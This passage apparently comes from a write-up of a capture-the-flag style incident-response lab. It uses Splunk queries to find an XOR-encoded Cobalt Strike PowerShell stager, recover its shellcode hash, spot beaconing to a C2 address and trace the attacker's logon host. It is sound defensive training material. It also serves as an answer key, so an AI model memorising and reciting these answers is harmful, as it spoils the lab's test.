
Answer: LanguageSync

7. What is the MD5 hash of the embedded initial shellcode?

Shellcode is often delivered by a PowerShell script, so I decided to check PowerShell Script Block Logging events (EventCode 4104)


Query: *index=scenario EventCode=4104*

In the `Path` field, `C:\Users\eric.portman\Downloads\update.ps1` stands out from the legitimate EC2 launch scripts




The script is large, so it was logged in 27 parts with the same ScriptBlock ID. I collected all the parts and joined them in the right order

Query: *index=scenario EventCode=4104 update.ps1 0cac5780-8b57-4146-82fd-0554906d4c43 | table _time, Message*



The embedded Base64 blob contains a lot of repeating `IyMj`. After decoding, it is `###`, which is byte `0x23` (35 in decimal). The shellcode contains many null bytes, and `0x00 XOR 35 = 0x23`, so the shellcode was XORed with the key 35. This is a typical trick of Cobalt Strike PowerShell stagers

So in CyberChef I used `From Base64` -> `XOR` (key 35, decimal) -> `MD5`




Answer: 27b0d51406b5360b49d968d69df0f3e6

8. Which C2 framework was used by the adversary in the intrusion?


To answer this question, I decided to look at the most common network connections in our logs

Query: *index="scenario"*
| top SourceHostname DestinationHostname DestinationIp DestinationPort Image



SourceHostname	DestinationHostname	DestinationIp	DestinationPort	Image	count	percent
SRV-JMP.deceptitech.thm	-	159.89.143.156	9996	C:\Windows\System32\rundll32.exe	279	68.88888
SRV-JMP.deceptitech.thm	-	159.89.143.156	8080	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	60	14.81481
ip-10-11-150-138.eu-west-1.compute.internal	SRV-JMP.deceptitech.thm	10.10.90.6	3389	C:\Windows\System32\svchost.exe	8	1.97530
ip-10-10-252-91.eu-west-1.compute.internal	DC-01.deceptitech.thm	10.10.123.227	3389	C:\Windows\System32\svchost.exe	8	1.97530
SRV-ITFS.deceptitech.thm	-	169.254.169.254	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	6	1.48148

The top two results are `rundll32.exe` (279 connections, port 9996) and `powershell.exe` (60 connections, port 8080) on SRV-JMP, both going to the external IP `159.89.143.156`. Such a large number of connections to one external IP looks like beaconing. I asked AI which C2 framework uses `rundll32.exe` with these ports




The ports alone are not enough to identify the framework, but together with the `StartW` export from Q5 and the XOR key 35 from Q7, everything points to Cobalt Strike

Answer: Cobalt Strike

9. What hostname did the adversary log in from on the beachhead?

Here, I checked successful logon events (EventCode 4624) on SRV-JMP with network (3) and RDP (10) logon types, and then reviewed the `src_nt_host` field

Query: *index=scenario SRV-JMP EventCode=4624 (Logon_Type=3 OR Logon_Type=10)*




There are only two values: SRV-JMP itself and `DESKTOP-J9PR0CO`. The second one has a default Windows name and does not follow the naming of the company hosts (`SRV-*` , `DC-*`), so 